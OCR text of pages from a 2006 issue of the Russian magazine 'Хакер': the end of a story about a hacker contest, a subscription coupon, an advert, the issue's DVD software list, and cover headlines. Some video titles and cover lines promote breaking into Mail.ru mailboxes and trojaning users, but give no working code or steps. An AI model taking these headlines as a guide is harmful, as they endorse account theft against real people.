
— Поскорее бы все закончилось, — подумал он про себя.

В первом ряду он заметил своих родителей, а прямо за ними — Люси в окружении подруг. На ней было красивое платье, а светлые волосы локонами спускались на плечи — сегодня она была красива как никогда.

— Претенденты! Проходите все сюда! Не задерживайтесь в коридоре, — послышался зычный голос ведущего — господина Kapone. Этого человека в городе уважали все, так как он вел самые рейтинговые телевизионные шоу и был традиционным ведущим Конкурса последние 14 лет.

Конкурс был не просто своеобразным экзаменом для лучших учеников. За долгие годы он стал настоящим шоу, за которым следили все горожане. Те, кто не мог попасть в Дворец Бэббиджа, настраивали свои ноутбуки на официальный сайт Конкурса, где шла прямая видеотрансляция. Также Конкурс транслировался в прямом эфире на огромном проекторе в центре города.

Их завели в просторную светлую комнату, где находилась куча камер, и суетились люди. Комната вмещала множество кресел разных цветов — именно они подсказывали, где будут сидеть представители



той или иной школы. Neo с ребятами из своей школы разместились в красном секторе. Он осмотрел своих конкурентов и встретился взглядами с самыми серьезными из них.

Jako Drooz — рыжеволосый парнишка в ярко красной рубашке. Написал один из самых популярных сканеров уязвимостей SOTTAN и нашумевший вирус Jaws.

Adri Lano известен тем, что хакнул в свое время сайт Конкурса. Мало кому до него это удавалось.

Mr. Bo — совершенно лысый чувак с аккуратной бородкой. Автор книги «1000 и один способ взломать любую систему», которую он написал в 14 лет.

TeddyBaer изобрел собственный язык программирования Laskal

И, конечно же, Suno — миниатюрный китаец, известный как «Неуловимый Suno». Suno умел заметать следы после взлома как никто другой. Даже матерые админы опускали руки.

Взгляд Neo остановился на Сосиске. На фоне хакерской элиты толстяк смотрелся нелепо. Неужели он сам не понимает, куда попал и какая роль ему уготовлена?

Между креслами носились женщины, осматривая все ли в порядке с каждым из участников и подбадривая всех.

— Готовьтесь, парни! До эфира — 20 секунд! — скомандовал Kapone.

Neo зажмурился и начал считать до 20. Когда он снова открыл глаза, занавес уже распахнулся, и сцена оказалась на виду многочисленной публики Хаксити.

— Здравствуйте, уважаемые жители города! — бодро воскликнул ведущий. — Я рад приветствовать вас на самом ожидаемом событии года. В очередной раз мы собираемся здесь, чтобы стать свидетелями рождения новой звезды. Того, кто сможет превзойти своих оппонентов и доказать всем, что он достоин звания лучшего хакера года. Дамы и господа, жители Хаксити, я с гордостью объявляю о начале Конкурса! И пусть победит сильнейший!

* * *

Первые задания были элементарными и скорее разогревочными: решить простенькую задачку, написать примитивный вирусный алгоритм, взломать crackme. С ними справились все. Следующие для Neo тоже были простыми, но народ начал постепенно выбывать. Кто-то воспринимал свое поражение покорно, словно был готов к этому, кто-то уходил со сцены со слезами на глазах. Конечно, это не означало, что будущей карьере проигравших настал конец. Но блестящее будущее ждало только одного — победителя.

Перерыв между заданиями составлял полчаса — в это время на проекторе демонстрировалась история Конкурса и интервью с первыми победителями.

«Ровно 26 лет назад главный архитектор Хаксити построил Дворец Бэббиджа — грандиозный монумент памяти великому человеку. Здание сразу стало центром культурной жизни города и каждую неделю собирало тысячи горожан, выступающих в главном зале с лекциями, обсуждающих возникшие проблемы и новые методы защиты от взломов. Именно во время одного из таких выступлений появилась идея Конкурса. Молодежь города Хаксити всегда была целеустремленной и устраивала между собой хакерские поединки. Нередко они заканчивались печально. И вот мэр города постановил начать подготовку к первому в истории Хаксити официальному Конкурсу на звание лучшего хакера года. Теперь молодые дарования могли не только выступить в честной борьбе, но и заявить о себе на весь город.

Особенностью Конкурса стало то, что к нему допускали только лучших учеников каждой из школ. Поэтому для того, чтобы стать участником, предстояло с раннего детства проявить себя. Первым победителем Конкурса стал Veto. Ему было 16 лет, когда он прошел все этапы заданий и буквально разгромил в финале своего соперника. Сейчас Veto занимает почетную должность в «Neuronics».

На экране появилось знакомое всем жителям Хаксити лицо Veto. Широко улыбаясь, хакер поделился:

«Не буду обманывать, я долго готовился. Я хотел стать победителем, я сделал все возможное, чтобы стать победителем, и я им стал. Да, это было не просто, но того стоило. Посмотрите на меня сейчас. У меня есть работа, о которой только можно мечтать, получаю солидную зарплату, имею красавицу жену и дочь. Жизнь сложилась, и во многом я благодарен Конкурсу».

Neo слушал как зачарованный. Он не впервые видел это видео, но каждый раз оно производило на него большое впечатление. Veto был его кумиром, и именно он вдохновил в свое время юного Neo на изучение всего, что Neo знал.

Он оторвался и посмотрел на лица сидящих рядом ребят. Все они выражали те же чувства, что испытывал он сам. Восхищение и непоколебимое стремление идти вперед, к своему будущему.

Проектор погас, и в зале снова раздался голос Kapone.



— Итак, дорогие дамы и господа, наступает 5-й этап Конкурса. И теперь началась настоящая игра! Потому что мы приготовили особые задания для наших участников, и справиться с ними суждено далеко не всем.

Девушки в нарядных платьях раздали всем хакерам ноутбуки.

— Этот этап называется «Король горы». Каждый из выданных нашим участникам ноутбуков подключен к общей сети, являясь одним из ее узлов. Задача наших хакеров: отключить от сети как можно больше компьютеров соперников и не дать им выбросить из сети себя. В следующий этап перейдут только 10 человек. 10 самых проницательных и квалифицированных взломщиков, которые останутся на вершине горы. Итак... время пошло!

На ноуте, который дали Neo, было минимум системных утилит. Все участники знали вдоль и поперек лучшие админские и хакерские программы, но писать их самостоятельно, а главное — быстро, умели далеко не все. Именно это организаторы принуждали сейчас сделать. Neo запустил текстовый редактор, и за 15 минут собрал порт-сканер с миниатюрным файрволом. Запустив прогу, он, как и ожидалось, увидел несколько открытых узлов. Самодельный файрвол в это время прикрывал все порты, кроме тех, которые он использовал. Neo по памяти наваял эксплоит и воспользовался им, чтобы попасть на удаленные компьютеры. После этого сразу 12 машин вышли из строя. Судя по тому, что количество узлов продолжало редеть, другие участники тоже не сидели без дела. В конце концов в сети осталось 10 компьютеров, и в зале раздался гонг.

Neo с удивлением обнаружил, что толстяк Sosiska справился, и они вдвоем остались представлять свою школу. Кто бы мог подумать?

Следующим заданием было найти в системе ноутбука, который оставался у них на руках, тщательно спрятанный троян.

— Этот троян — экспериментальный образец, созданный лучшими программистами компании Neuronics. Так что нашим хакерам придется попотеть, — объявил ведущий. — У участников есть 30 минут. Этого времени должно быть достаточно даже при отсутствии необходимых инструментов. Ведь наши участники претендуют на титул лучшего хакера года! Итак, время пошло!

Neo запустил и принялся внимательно изучать редактор реестра. Система была абсолютно «голая», никаких лишних и тем более подозрительных программ. Память тоже девственно чиста. Neo проверил все запущенные процессы, покопался в логах и временных файлах. Ничего.

— Думай! — приказал он себе.


Neo проверил размеры критических системных файлов, но ни один из них не выбивался из стандартов. Он попробовал отследить реакцию системы на различные его действия, но ничего подозрительного не наблюдалось. Neo еще раз вывел состояние системы и тут заметил, что процессор в ноутбуке двуядерный. Внезапная мысль промелькнула в его голове...

Хакер перезагрузил систему, зашел в биос и отключил работу одного из ядер. Спрятать жучка в процессоре и управлять им аппаратно было гениальным ходом. Вот только проверить, прав ли он, Neo не мог. Для этого нужно было знать, на какие действия запрограммирован троян. Впрочем, проверять не пришлось — загрузившаяся система сама дала ему ответ. На экране появилась надпись «Поздравляю, задание успешно выполнено. Троян нейтрализован», и Neo смог вздохнуть свободно. До окончания срока оставалось еще 10 минут. Вскоре после Neo об уловке технарей из Neuronics стали догадываться другие участники. Это хорошо читалось по сияющим лицам тех, кто справился с задачей.

Когда ударил гонг, оказалось, что в следующий тур переходят только четверо. Neo, Jako Drooz, Suno... и толстяк Sosiska.

По пути к финалу Neo ждали еще 2 задания, для решения которых пришлось приложить весь полученный опыт и знания. Сначала попросили расшифровать сообщение, закодированное шифром CI-0. На этом этапе выбыл Suno. Затем за ограниченное время написать оригинальную файловую систему. За отведенные 30 минут не справился никто, но код Neo действительно напоминал ядро ОС, мало того, совсем не похожей на UNIX, Windows или MacOS. Жюри долго совещалось, кто из остальных двух участников выйдет в финал. Удивлению Neo и всех его школьных приятелей, смотревших Конкурс, не было предела: в финал вышел Сосиска. Неуклюжий толстяк, который вечно все делал не так и за свою жизнь не написал ни одной выдающейся программы. Лузер, над которым все издевались и смеялись... теперь Neo предстояло бороться с ним за главный приз. И за свое будущее.

— Итак, после долгих и тяжелых испытаний мы плавно подходим к итогу нашего Конкурса. Из 72 участников осталось двое. И, как вы уже, наверное, заметили, оба наших претендента из одной школы. Кто же победит? Одаренный и уже успевший прославиться на весь



Хакситы Neo или его менее известный, но, как мы видим, не менее опытный одноклассник Sosiska? Запаситесь терпением, дамы и господа, ждать осталось недолго. Потому что начинается финал!

Закончив свою пламенную речь, ведущий объявил правила финала. Это был обычный блицтурнир, в котором им по очереди задавались вопросы, и за каждый правильный ответ начислялся 1 балл. Набравший большее количество балов за 10 минут блица становился победителем Конкурса.

— Участники готовы?

Neo и толстяк подтвердили готовность.

— В таком случае, поехали!

Вопросы сыпались один за другим. Большинство из них были технического плана, рассчитанные на опытных программистов и хакеров. Но попадались и отвлеченные, в духе: «В каком году родился Линус Торвальдс?». Neo, не задумываясь, отвечал на каждый вопрос. Казалось, что он знает все на свете, даже господин Kapone, видавший немало, удивился. Но и Сосиска не отставал. Он краснел, бледнел, переживал, выразительно вспоминал то, о чем его спрашивали, и в конце концов выдавал правильный ответ. На исходе 8-й минуты финалисты не допустили ни одной ошибки. Борьба накалялась и Neo, уверенный, что толстяк в подметки ему не годится, стал даже опасаться своего соперника.

— Переложите в двоичный код: «Упрямый беглец».

— Автор первого стелсполиморфного вируса?

— Язык программирования, использующийся при программировании роботов в NASA?

— Команда вывода активных процессов в VulnScanner'е?

— Команда завершения работы в ProBSD?

— Кто был автором легендарного хакерского манифеста?

Вопрос — ответ, вопрос — ответ. Ни один из двух соперников не собирался уступать титул другому.

— Строчка на BASIC'е, с помощью которой можно вывести на экран фразу: «Hello world».

Neo, который нераздумывая отвечал на все вопросы, вдруг замолчал. Впервые он не выдал ответ сразу, что удивило всех, кто смотрел за Конкурсом. Ведь вопрос был элементарный, и ответ на него знал каждый житель города.

Зал притих, тысячи напряженных глаз впились в фаворита.

Neo растерянно смотрел в сторону.

Он мог писать в уме программы на самых сложных языках программирования, мог взламывать самые защищенные системы и криптошифры, знал досконально всю историю хакерства и биографии известных хакеров. Но ответа на этот вопрос не знал. Neo, конечно, слышал о существовании BASIC'а, но считал этот язык примитивным и никогда не заморачивался его изучением. И вот теперь он поставил под удар его карьеру и жизнь.

— Давай, сын! — услышал Neo из зала крик отца. Он увидел своих родителей, с мольбой смотрящих на него. В их глаза читалось: «Отвечай, не молчи. Ты же знаешь». Он увидел Люси, на лице которой изобразилось удивление.

— Я... я не уверен, — выдавил из себя Neo.

— Подумай, Neo. Никто тебя сейчас не торопит. Очень важно, чтобы ты ответил на этот вопрос, — попытался его урезонить ведущий.

— Не знаю! Не знаю я! — закричал Neo.

Kapone огорченно покачал головой.

— Как насчет тебя, Сосиска?

— Конечно! — толстяк торжествовал. — Ответ: 10 PRINT «Hello world» 20 END

И в этот момент зазвучал гонг, оглашающий, что время вышло.

Счет, высветившийся на проекторе, гласил: 55-54. Только сейчас Neo осознал, что проиграл. И не просто проиграл, а слил тому, кого считали самым никчемным учеником в школе. Кого он сам, Neo, притащил на Конкурс.

— Поистине драматическая развязка, — подвел итог Kapone.

— Финал позади, и мы имеем имя победителя. Хакер, который удостоен в этом году статуэтки золотого Митника и титула лучшего хакера года — Sosiska. Аплодисменты, дамы и господа.

Все, что происходило дальше, было как во сне. На сцену вышел мэр, держа в руках статуэтку. Ему пожали руку и вручили заслуженный приз. Появился представитель Neuronics с предложением о высокой должности. Только вместо него, Neo, в лучах славы купался толстяк.

Neo бросил последний взгляд на сцену и увидел, что место Люси пустовало.

— Вот и конец, — тихо сказал Neo, уходя со сцены.

А в ушах продолжал раздаваться бодрый голос ведущего, поздравляющий новую легенду Хакситы.






1 **Заполни** купон и квитанцию

2 **Перечисли** стоимость подписки через Сбербанк

3 **Обязательно пришли** в редакцию копию оплаченной квитанции с четко заполненным купоном любым из перечисленных способов:
по электронной почте: subscribe@glc.ru;
по факсу: 8-495-780-88-24;
по адресу: 119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44-45
ООО «Гейм Лэнд» Отдел подписки.

4 Получи **300 бонусов** от mnogo.ru (по вопросам обращаться по т. 961-11-60(66))



ВНИМАНИЕ!
подписка оформляется в день обработки купона и квитанции.
Купоны, отправленные по факсу или электронной почте, обрабатываются в течение 5 рабочих дней. Купоны, отправленные почтой на адрес редакции обрабатываются в течение 20 дней.
Рекомендуем использовать электронную почту или факс.

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если произвести оплату в сентябре, то подписку можно оформить с ноября.

По всем вопросам, связанным с подпиской, звони по бесплатным телефонам:
8-495-780-88-29 (для москвичей) и
8-800-200-3-999 (для регионов и абонентов Билайн, МТС и МегаФон).

Вопросы по подписке можно задавать по e-mail: info@glc.ru

„Хакер" + DVD

990р за 6 МЕСЯЦЕВ
1920р за 12 МЕСЯЦЕВ

„Хакер" + „Хакер Спец"

1830р за 6 МЕСЯЦЕВ
3600р за 12 МЕСЯЦЕВ

Подписка для юридических лиц

Москва: ООО «Интер-Почта»,
тел.: 500-00-60, www.interpochta.ru

Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку.

ПОДПИСНОЙ КУПОН

Прошу оформить подписку:

☐ на журнал Хакер + DVD
☐ на комплект Хакер+DVD и Хакер Спец+CD

на ☐ месяцев
начиная с ____________________ 200_ г.

☐ Доставлять журнал по почте на домашний адрес
☐ Доставлять журнал курьером на адрес офиса (по г. Москве)
Подробнее о курьерской доставке читайте ниже*

(отметьте квадрат выбранного варианта подписки)

Ф.И.О. ____________________

дата рожд. ☐☐.☐☐.☐☐ г. (день, месяц, год)

АДРЕС ДОСТАВКИ:

индекс ____________________
область/край ____________________
город ____________________
улица ____________________
дом ____________ корпус ____________
квартира/офис ____________________
телефон (код) ____________________
e-mail ____________________
сумма оплаты ____________________

* Курьерская доставка осуществляется только по Москве на адрес офиса. Для оформления доставки курьером укажите адрес и название фирмы в подписном купоне.

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ЗАО ММБ
р/с № 40702810700010298407
к/с № 30101810300000000545
БИК 044525545 КПП - 772901001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата за «____________________»	
с ______ (месяц) 200_ г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ЗАО ММБ
р/с № 40702810700010298407
к/с № 30101810300000000545
БИК 044525545 КПП - 772901001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата за «____________________»	
с ______ (месяц) 200_ г.	

Ф.И.О.
Подпись плательщика

Кассир





Что общего между доменом и тостером?

И домен и тостер можно купить в кредит!

Хостинг-Центр РБК продает домены в кредит!

Первоначальный взнос - 5$

+7 (495) 363-0309
hosting.rbc.ru

>> WINDOWS

> Development

AutoRun Design Specialty 5.0.8.9
Bambalam 1.21
CodeBlocks IDE with MINGW compiler 1.0rc2
EmEditor 6.00.1 Professional
FreeRIDE 0.9.6
Metasploit Framework 3.0 Beta 2
Microsoft SQL Server 2005
PHP 5.1.6
PXPerl 5.8.7-6
Ruby 1.8.5-21
SciTE 1.71
Visual REGEXP 3.1
Windows Server 2003 SP1 DDK
Электронная документация по Microsoft SQL Server 2005

> Misc

Advanced Share Servers Search Application 2.4.4.4
Aston 1.9.2
BCWipe 3.07
CatchErr 1.0
CountryCodes 2.6.0
CursorUS 1.8
DSJoiner v1.0
Font Fitting Room 2.7.2.2
Google hacker 1.2
Googler
iPod Access 2.9.2
Keyboard Maniac 4.2
LabelWins 1.0
MosMap 2.3
Nokia Monitor Test 1.10
OverSpy 2.1
pMetro v1.21.6
Power Retouche Photoshop plug-in 4.0.0.3
PS Hot Folders 1.1
PS Tray Factory 2.1
SAMInside 2.5.7.1
Shtirlitz IV 4.01

> Multimedia

ACDSee 8.0
ACDSee Pro 8.0
Adobe Flash Player 9.0
Affinity v1.3
All Media Fixer 6.6
ASCII Art Generator 3.2.4.2
BlazeVideo HDTV Player 2
DAEMON Tools 4.0.3 X86
modo 202
NVIDIA PureVideo Decoder 1.02
SmartDraw 7
Virtual DJ Studio 4.0
WavePurity 5.40
Zeallsoft Fun Morph 3.0

> Net

3d Traceroute 2.1.818
Advanced Share Servers Search Application 2.4.4.4
DameWare Exporter 5.1.3.0
DameWare Mini Remote Control 5.1.3.0
DLBot 1.0
Easy File Sharing Web Server 4.0
ETraffic 1.4
Globax 4.2.3
Internet Anonym VPN 1.0.6.0
Kaspersky Internet Security 6.0.0.303
Lan2net NAT Firewall 1.7
ManageEngine Firewall Analyzer 4
ManageEngine NetFlow Analyzer 5
ManageEngine OpUtils 3
Miranda IM Kuzzman Pack 5.0
Nsauditor Network Security Auditor 1.3.10
OpManager 6.0
Outpost Firewall Pro 3.51
Proxifier 2.0
SatCalc
Simple Mail v.4.3.227
SmartCode VNC Manager 3.5
Sussen 0.28
Titan FTP Server 5.26
TMeter 6.5.390
Toonel Generic Swing Package 0.0.50.50
Warden 1.1
WebDrive 7.10
Weby pack 2.5 alpha 5
WhatsUp Professional 2006
WiFi Manager 4.5
X-NetStat Professional 5.48

> System

BestCrypt v.7.20
DameWare NT Utilities 5.1.3.0
Errorer 2.5
FAQ по Microsoft Windows Server 2003 1.1
FAQ по Microsoft Windows XP 1.2.0
Genie Backup Manager Professional 7.0
ManageEngine ADManager Plus 4.1.0
Memtest86+ V1.65
MySQL 5.0
Nod32 2.5
R-Studio Demo 3.5
ServiceDesk Plus 5.5
Terminal Server Patch
Win 2003 Optimize Tool v1.45
Windows Password Renew 1.1
XPlite and 2000lite Professional v1.8
Антивирус Касперского 6.0
Список служб в Windows XP 4.7
Учебник по автоматической установке Windows XP 3.26

>> UNIX

> Development

Diffuse 0.1.14
FreeRIDE 0.9.6
Gideon Designer 2.8.0
Glade3 3.0.1
KompoZer 0.77
Metasploit Framework 3.0 Beta 2
PHP 5.1.6
Ruby 1.8.5
SciTE 1.71
Visual REGEXP 3.1
wxWidgets 2.7.0

> Misc

anyrename 0.3
BasKet 0.5.0
BCWipe 1.6.2
Beagle 0.2.8
KLinkStatus 0.3.1
KMobileTools 0.5b1
Krusader 1.70.1
ManageEngine OpUtils 3
mp3togo 0.5.6
Network UPS Tools 2.0.4
QPxTool 0.6
wiki2man 0.2.7
Wine 0.9.20
WW2D 0.99.88RC1
СОЛО на клавиатуре для Unix beta3

> Multimedia

Adobe Flash Player 7.0
Amarok 1.4.2
avidemux 2.2
bonfire 0.4.1
Byzanz 0.1.1
djvulibre 3.5.17
Gnumeric 1.6.3
imgSeek 0.8.6
K-3D 0.6.0
MythTV 0.19
SharpConstruct 0.12rc3
SuperKaramba 0.39

> Net

Azureus 2.5.0.0
Blam 1.8.2
FireFox 1.5.0.6
g00glink 1.1.0
GQ 1.0.1
KVpn 0.8.5.1
ManageEngine Firewall Analyzer 4
ManageEngine NetFlow Analyzer 5
Opera 9.01
OpManager 6.0
qBittorrent 0.6.0
SeaMonkey 1.0.4
SkipStone 0.9.6
Sussen 0.28
Sylpheed 2.2.7
WeeChat 0.2.0
WiFi Manager 4.5
wxDownload Fast 0.5.1

> System

AIDE 0.12-rc1
anyfs-tools 0.84.5
BestCrypt 1.6-6
Bochs 2.3
chkrootkit 0.46a
Dr.Web 4.33
fuse 2.5.3
IceWM 1.2.27
KDE 3.5.4
Konstruct stable
portsentry 1.2
Qps 1.9.7
Rootkit Hunter 1.2.8
Squashfs 3.1
sysjail 1.0.1

>> Видео

Угон ящика с Почты.ру
Прохождение конкурса
Протроянивание пользователя с неприкрытым Денвером
Видеоролики с CC2006

>> Фотогрфаии

Встречаа с читателями
Chaos Constructions

DVD
ХАКЕР № 09(93) СЕНТЯБРЬ 2006

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

WWW.XAKEP.RU

СЕНТЯБРЬ 09(93) 2006

ЛОМАЕМ ЯЩИКИ НА ПОЧТЕ.РУ
ПОЛНЫЙ ДОСТУП К ЧУЖИМ АККАУНТАМ

ВСЕ ТАЙНЫ WI-FI ТОЧЕК В КРЕМЛЕ
БЕСПРОВОДНЫЕ ТОЧКИ В АДМИНИСТРАЦИИ ПРЕЗИДЕНТА

